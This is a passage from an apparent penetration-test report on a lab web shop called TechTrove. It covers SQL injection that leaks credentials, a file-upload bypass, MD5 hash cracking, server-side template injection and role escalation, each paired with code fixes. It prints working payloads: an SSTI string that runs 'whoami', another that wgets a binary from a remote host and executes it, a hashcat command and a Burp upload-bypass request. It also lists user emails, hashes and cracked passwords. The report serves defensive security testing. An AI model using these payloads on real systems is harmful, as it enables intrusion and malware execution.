XQiOiIyMDI1LTA1LTIzIDEyOjQ3OjQ1LjE3OCArMDA6MDAiLCJkZWxldGVkQXQiOm5
1bGx9LCJpYXQiOjE3NDgwMDQ1MDJ9.JqwBsB4hKX-X7VnHujAEWjS4Wqj6LiixCGIc
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"f6f-B9oCtOn1H56RpsYPEEQes3ZIFYY"
Vary: Accept-Encoding
Date: Fri, 23 May 2025 18:20:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 3951

{
  "status":"success",
  "data":[
    {
      "id":1,
      "name":"tamerktb@techtrove.com",
      "description":"721ac492d9865c5720bfaa8d30090175",
      "price":"4",
      "deluxePrice":"5",
      "image":"6",
      "createdAt":"7",
      "updatedAt":"8",
      "deletedAt":"9"
    },
    {
      "id":2,
      "name":"jim@techtrove.com",
      "description":"e541ca7ecf72b8d1286474fc613e5e45",
      "price":"4",
      "deluxePrice":"5",
      "image":"6",
      "createdAt":"7",
      "updatedAt":"8",
```

Figure 5: SQL Injection Credential Leak

4. **Outcome:** The response returns a JSON dataset containing all user credentials, including sensitive fields like email, hashed password, and role, exposing the entire user database.

Code Fix Example

Vulnerable Code (in routes/search.ts):

1. The original vulnerable code was:

```
models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE
'%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL)
ORDER BY name`)
```

replaced it with:

```
models.sequelize.query('SELECT * FROM Products WHERE ((name LIKE ? OR
description LIKE ?) AND deletedAt IS NULL) ORDER BY name',
  {
    replacements: [`%${criteria}%`, `%${criteria}%`],
    type: models.sequelize.QueryTypes.SELECT
  })
```

2. Current line:

```
.then(([products]: any) => {
```

Changed to:

```
.then((products: any) => {
```

Code Explanation:

- **SQL Injection Prevention:** The original code directly interpolated the criteria variable into the SQL query using string concatenation ('%${criteria}%'), making it vulnerable to SQL Injection attacks (e.g., an attacker could inject malicious SQL like none')) UNION SELECT...). The modified code uses parameterized queries with ? placeholders and the replacements option, safely passing %${criteria}% as a parameter to prevent malicious input from being executed as SQL.
- **Query Type Specification:** The updated code explicitly sets type: models.sequelize.QueryTypes.SELECT, ensuring Sequelize treats the query as a SELECT operation, improving clarity and preventing unexpected behavior compared to the original, which lacked this specification.
- **Result Handling Improvement:** The original .then(([products]: any) destructured the result, assuming a specific structure that could lead to errors if the response format changed. The modified .then((products: any) simplifies the handling by accepting the entire result array directly, making the code more robust and adaptable to varying response structures.

4.4.2 **Improper Input Validation in File Upload Functionality**

Critical RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Moderate**

Description

Improper input validation in TechTrove's file upload functionality on the complaint page allows attackers to bypass client-side restrictions on file size (maximum 100 KB) and extensions (.pdf and .zip). These checks, being client-side only, can be easily manipulated through intercepted requests, enabling the upload of arbitrary files. This vulnerability could lead to severe security issues, including remote code execution.




Figure 6: Data Validation Cycle

Security Implications


- **Remote Code Execution:** Malicious files (e.g., scripts or executables) could be uploaded and executed on the server, compromising the entire system.
- **Data Breach:** Uploaded files could include payloads that extract sensitive data from the server or database.
- **System Compromise:** Malicious files could facilitate further attacks, such as privilege escalation or backdoor installation.

- **Denial of Service:** Large or malicious files could overload server resources, disrupting application availability.
- **Compliance Risks:** Unauthorized file uploads may violate data protection regulations (e.g., GDPR, CCPA) due to potential data exposure or system compromise.

Exploitation Details

The Improper Input Validation vulnerability was exploited in the file upload functionality on the complaint page as follows:

1. **Target:** Complaint page file upload feature (/complain).



Complaint

Forbidden file type. Only PDF, ZIP allowed.

Customer: TemerPT@gmail.com

Message*: payload bash > 100kb


Max. 160 characters 20/160

Invoice: Browse... payload-script.sh

Figure 7: complaint page


2. **Input:** A malicious bash script (payload-script.sh) was prepared and disguised by renaming it to payload-script.sh.zip to bypass front-end file extension restrictions (.pdf and .zip only).
3. **Request Manipulation:**
   - The upload request was intercepted using Burp Suite.
   - The file extension was modified back to payload-script.sh in the intercepted request.
   - Additional data was appended to the file to bypass the 100 KB size restriction enforced by the front-end.

Original Request:



```
POST /file-upload HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
jUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9
ydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDYtMjUgMTc6MjQ6MTYuNjg1ICswMDowMCIsInVwZGF0ZWRBd
-_bqOZwvXpSyzDMpal2iyskhzyRcWIFYozfMfC4hr39c5cGoC6Zdb6L7ncrT72hxZ7236djxjxaIjE
Content-Type: multipart/form-data; boundary=---------------------------2662922
Content-Length: 275
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismis
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
jUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9
ydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDYtMjUgMTc6MjQ6MTYuNjg1ICswMDowMCIsInVwZGF0ZWRBd
-_bqOZwvXpSyzDMpal2iyskhzyRcWIFYozfMfC4hr39c5cGoC6Zdb6L7ncrT72hxZ7236djxjxaIjE
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=1

-----------------------------266292266859593657776913403 3
Content-Disposition: form-data; name="file"; filename="payload-script.sh.zip"
Content-Type: application/x-zip-compressed

#!/bin/bash

echo "Hacked!"

-----------------------------2662922668595936577769134033--

```

Altered Request:



```

-----------------------------2662922668595936577769134033
Content-Disposition: form-data; name="file"; filename="payload-script.sh"
Content-Type: application/x-zip-compressed

#!/bin/bash

echo "Hacked!"

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aliquam accumsan
 tempor quam. Quisque euismod pharetra sollicitudin. Cras non nulla mattis
libero rhoncus, fringilla nisl a, pharetra felis. Sed auctor leo nisl, ac
ut dui. Curabitur sit amet massa ut lorem blandit ullamcorper.

Integer ultrices metus elit, id sodales dolor vehicula at. Curabitur maxim
dui. Sed eu nisi ultrices, dictum erat sit amet, interdum ex. Vestibulum e
elementum. Vivamus dictum tristique luctus. Duis congue bibendum odio ut c

In at semper odio, ut placerat eros. Aliquam justo nulla, dapibus eget eni
tempor mattis. Curabitur ligula dui, convallis eget dolor vitae, cursus fr
hendrerit mi. Aenean vel luctus lectus. Ut commodo ac dui vel mattis. Nunc
ut rutrum quam, non egestas diam. Donec pretium tortor sapien, non placera

```

Figure 8: Burp File Upload

4. Outcome: The server accepted the malicious file without validating its type or size, allowing the upload of a bash script. This could enable remote code execution or further exploitation if the file is executed or stored in an accessible location.

Mitigation Recommendations

- **Server-Side Validation:** Implement server-side validation to enforce file size and extension restrictions.

- **Restrict File Execution:** Store uploaded files in a non-executable directory with restricted permissions and disable execution of uploaded files on the server.
- **File Content Inspection:** Perform content-based validation (e.g., check for valid PDF or ZIP structure) to prevent disguised malicious files.

Code Fix Example

Vulnerable Code in (routes/ fileUpload.ts):

Vulnerable Code Line:

```
function checkFileType ({ file }: Request, res: Response, next: NextFunction) {

   const fileType = file?.originalname.substr(file.originalname.lastIndexOf('.') +
1).toLowerCase()

   challengeUtils.solveIf(challenges.uploadTypeChallenge, () => {

     return !(fileType === 'pdf' || fileType === 'xml' || fileType === 'zip' || fileType
=== 'yml' || fileType === 'yaml') }) next()}
```

Modified Code Line:

```
function checkFileType ({ file }: Request, res: Response, next: NextFunction) {
     const fileType = file?.originalname.substr(file.originalname.lastIndexOf('.') +
1).toLowerCase()
     const allowedTypes = ['pdf', 'xml', 'zip', 'yml', 'yaml'];
     challengeUtils.solveIf(challenges.uploadTypeChallenge, () => {
       return !(allowedTypes.includes(fileType))
     })
     const maxFileSize = 5 * 1024 * 1024; // 5MB
     if (file?.size > maxFileSize) {
         return res.status(400).json({ error: 'File too large. Maximum size is 5MB.' })
     }
     if (!allowedTypes.includes(fileType)) {
         return res.status(400).json({ error: 'Invalid file type. Only PDF, XML, ZIP, YML,
and YAML files are allowed.' }) } next() }
```

Code Explanation:

- **File Type Validation:** implements an allowed Types array (['pdf', 'xml', 'zip', 'yml', 'yaml']) and rejects unauthorized file types with a 400 error, preventing upload of potentially malicious files that file1.txt would accept.
- **File Size Restriction:** enforces a 5MB maximum file size limit, protecting against resource exhaustion and DoS attacks that file1.txt is vulnerable to.
- **Enhanced Error Handling:** the modified code provides specific error messages for invalid types and sizes without exposing sensitive server details.

4.4.3 **Cracking Weak Password Hash**


Critical RISK (9/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Major**
Remediation Difficulty	**Hard**

Description

When you sign up online, your password gets scrambled into a secure hash. But, if weak or outdated algorithms like MD5 or SHA-1 are used, it becomes easier for attackers to crack the hash and steal your password.

Exploitation Details

After successfully exploiting User Credentials Exposure vulnerability and examining the user table, it was discovered that password hashes are stored using MD5 hashing algorithm. Using Rainbow table attack via the online tool CrackStation, four passwords were successfully decrypted.



e541ca7ecf72b8d1286474fc613e5e45	md5	ncc-1701
0c1da9d816161594ebc359223b149295	Unknown	Not found.
b616a64605a07941fbd31868aea3b54b	Unknown	Not found.
0c36e517e3fa95aabf1bbffc6744a4ef	Unknown	Not found.
6edd9d726cbdc873c539e41ae8757b8c	Unknown	Not found.
e734493b2eb173e9960c0fc9ddc7cc53	md5	letmein2002
e9048a3f43dd5e094ef733f3bd88ea64	Unknown	Not found.
00479e957b6b42c459ee5746478e4d45	Unknown	Not found.
56099700ecd9bec0923fe6ea0daa2cf5	md5	alqfna22
fa0a0d00651d96f84406cdddafac6e22	md5	!!!CHICAANDMICA111

Figure 9: Password Hashes

Additionally, to crack the hash of the user with Admin role, Hashcat tool was utilized with the following command:

- **hashcat –m 0 <hashfile.txt> <wordlist.txt>**

Mitigation Recommendations

- **Adopt Strong Hashing with Salting:** Replace MD5 with bcrypt or Argon2, using unique salts for each password.
- **Enforce Password Reset and Policies:** Require strong passwords (12 characters, mixed case, symbols) and reset all passwords.
- **Secure and Audit System:** Restrict database access, and regularly audit hashing practices.

Code Fix Example

Vulnerable Code in (frontend/src/app/register/register.component.ts):

Vulnerable Code Line:

```
public passwordControl: UntypedFormControl = new UntypedFormControl('',
[Validators.required, Validators.minLength(5), Validators.maxLength(40)])
```

Modified Line:

```
public passwordControl: UntypedFormControl = new UntypedFormControl('',
[Validators.required, Validators.minLength(8), Validators.maxLength(40),
this.strongPasswordValidator()])
```

New Method Addition:

```
private readonly ngZone: NgZone) { }
private strongPasswordValidator() {
  return (control: AbstractControl): ValidationErrors | null => {
    const password = control.value;
    const strongPasswordRegex = /^(?=.*[a-z])(?=.*[A-
Z])(?=.*\d)(?=.*[@$!%*?&<>])[A-Za-z\d@$!%*?&<>]{8,}$/;
    return strongPasswordRegex.test(password) ? null : { weakPassword:
true };};};}ngOnInit (): void {
```

Vulnerable Code Line:

```
import { type AbstractControl, UntypedFormControl, Validators,
FormsModule, ReactiveFormsModule } from '@angular/forms'
```

Modified Line:

```
import { type AbstractControl, UntypedFormControl, Validators,
FormsModule, ReactiveFormsModule, ValidationErrors } from
'@angular/forms'
```

Code Explanation:

- Stronger Password Rules: longer passwords and uses a new validator to ensure they are complex (mix of uppercase, lowercase, numbers, and special characters).

- Custom Validator for Complexity: A new strongPasswordValidator checks if passwords meet these strict complexity rules, preventing simple or easily guessable passwords.

4.4.4 **Server-Side Template Injection (SSTI)**

Critical RISK (9/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Major**
Remediation Difficulty	**Hard**

Description

Server-Side Template Injection (SSTI) allows malicious code injection into server-side templates, enabling remote code execution, data breaches, or full server compromise. It occurs when user input is unsafely embedded in templates, allowing arbitrary command execution. Unlike client-side issues like XSS, SSTI directly impacts the server. Proactive measures like input validation and logic-less templates are essential to mitigate risks.




Figure 10: Template Engines

Security Implications


- **Remote Code Execution (RCE):** Attackers can execute arbitrary commands, potentially gaining full control over the server.
- **Data Breaches:** Sensitive information, such as user data or system configurations, can be accessed or stolen.
- **Denial of Service (DoS):** Malicious payloads can overwhelm or crash the server, disrupting application availability.

Exploitation Details

1. **Target:** Username field on the profile page (http://localhost:3000/profile).
2. **Input:** A malicious payload was crafted to test and exploit the template engine's code evaluation capabilities. Initially, a simple test payload #{6*6} was entered to confirm template injection.

3. **Request Manipulation**:

- Logged into the application and navigated to the profile page.
- Entered the test payload #{6*6} in the username field and submitted the form.


User Profile

Email:
TemerPT@gmail.com

Username:
#{6*6}


36

File Upload:

No file selected.

Figure 11: SSTI performed on username field

3. Observed the server response, which displayed the username as 36, indicating that the input was evaluated by the server-side template engine.
We used the following payload to execute a system command and reveal the username running the web application:
"#{require('child_process').execSync('whoami')} ".


User Profile

Email:
TemerPT@gmail.com

Username:
#{require('child_process').execSync('whoa

kali

File Upload:

No file selected.

Figure 12: remote code execution via SSTI

To demonstrate the severity of this vulnerability, we used a payload that downloads and executes malware using Node.js's access to system commands.

In the username field on the profile page, enter the following payload:

```
#{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/juice-shop/juicy-malware/raw/master/juicy_malware_linux_amd_64 && chmod +x malware && ./malware')}
```

Outcome in a Real-World

similar payload exploiting an SSTI vulnerability could lead to arbitrary code execution, allowing attackers to download and run malicious binaries. This may result in data theft, persistent backdoors, or full system compromise. The malware could enable remote control via reverse shells and scan internal networks for further exploitation. Additionally, it could disrupt services or escalate to attacks like SSRF to access internal resources or sensitive data.

Mitigation Recommendations

- **Use Static Templates:** Wherever possible, use static template files to avoid dynamic content generation.
- **Adopt Logic-less Templates:** Consider using a logic-less template engine like Mustache, which reduces the risk of SSTI.
- **Input Validation and Sanitization:** Apply strict input validation and sanitization to user-supplied data.
- **Sandbox Execution:** Execute templates in a sandboxed environment to limit the impact of potential injections.

Code Fix Example

Vulnerable Code in (routes/updateUserProfile.ts):

1. Add Import for sanitize-html

```
const sanitizeHtml = require('sanitize-html');
```

2. Add Sanitization and Validation Before Updating the Username

```
const username = req.body.username;
const safeUsername = sanitizeHtml(username, {
  allowedTags: [],
  allowedAttributes: {}
});
if (safeUsername.match(/[#{][{].*[}][}]/) || safeUsername.match(/#{.*}/)) {
  return next(new Error('Invalid username: Template syntax not allowed'));
}
```

Replace req.body.username in the user.update call with safeUsername

```
void user.update({ username: safeUsername }).then((savedUser: UserModel) => {
```

Code Explanation:

- **Import sanitize-html:** Adds the sanitize-html library to remove HTML and dangerous content from input. Install with npm install sanitize-html if not already present.
- **Sanitize Username:** Uses sanitizeHtml with strict options to strip all HTML tags and attributes, preventing malicious code injection.
- **Validate Template Syntax:** Checks for template syntax (e.g., {{...}} or #{...}) using regex; rejects input with an error if detected.
- **Use Safe Username:** Replaces req.body.username with safeUsername in user.update to ensure only sanitized input is processed.

4.4.5 **Role Escalation-Register as a User with Admin Privileges**

High RISK (8/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Major**
Remediation Difficulty	**Moderate**

Description


This vulnerability, arising from improper input validation, allows an attacker to register a new user account with administrative privileges, bypassing access controls. This vulnerability allows an attacker to escalate their privileges and create an account with administrative rights by manipulating the POST request to the /api/Users/ endpoint.

Security Implications

- **Unauthorized Access:** Attackers gain admin-level control, accessing sensitive data and system functions.
- **System Compromise:** Malicious actions like data theft, modification, or system disruption become possible.
- **Privilege Escalation:** Bypassing access controls undermines security policies and user restrictions.

Exploitation Details

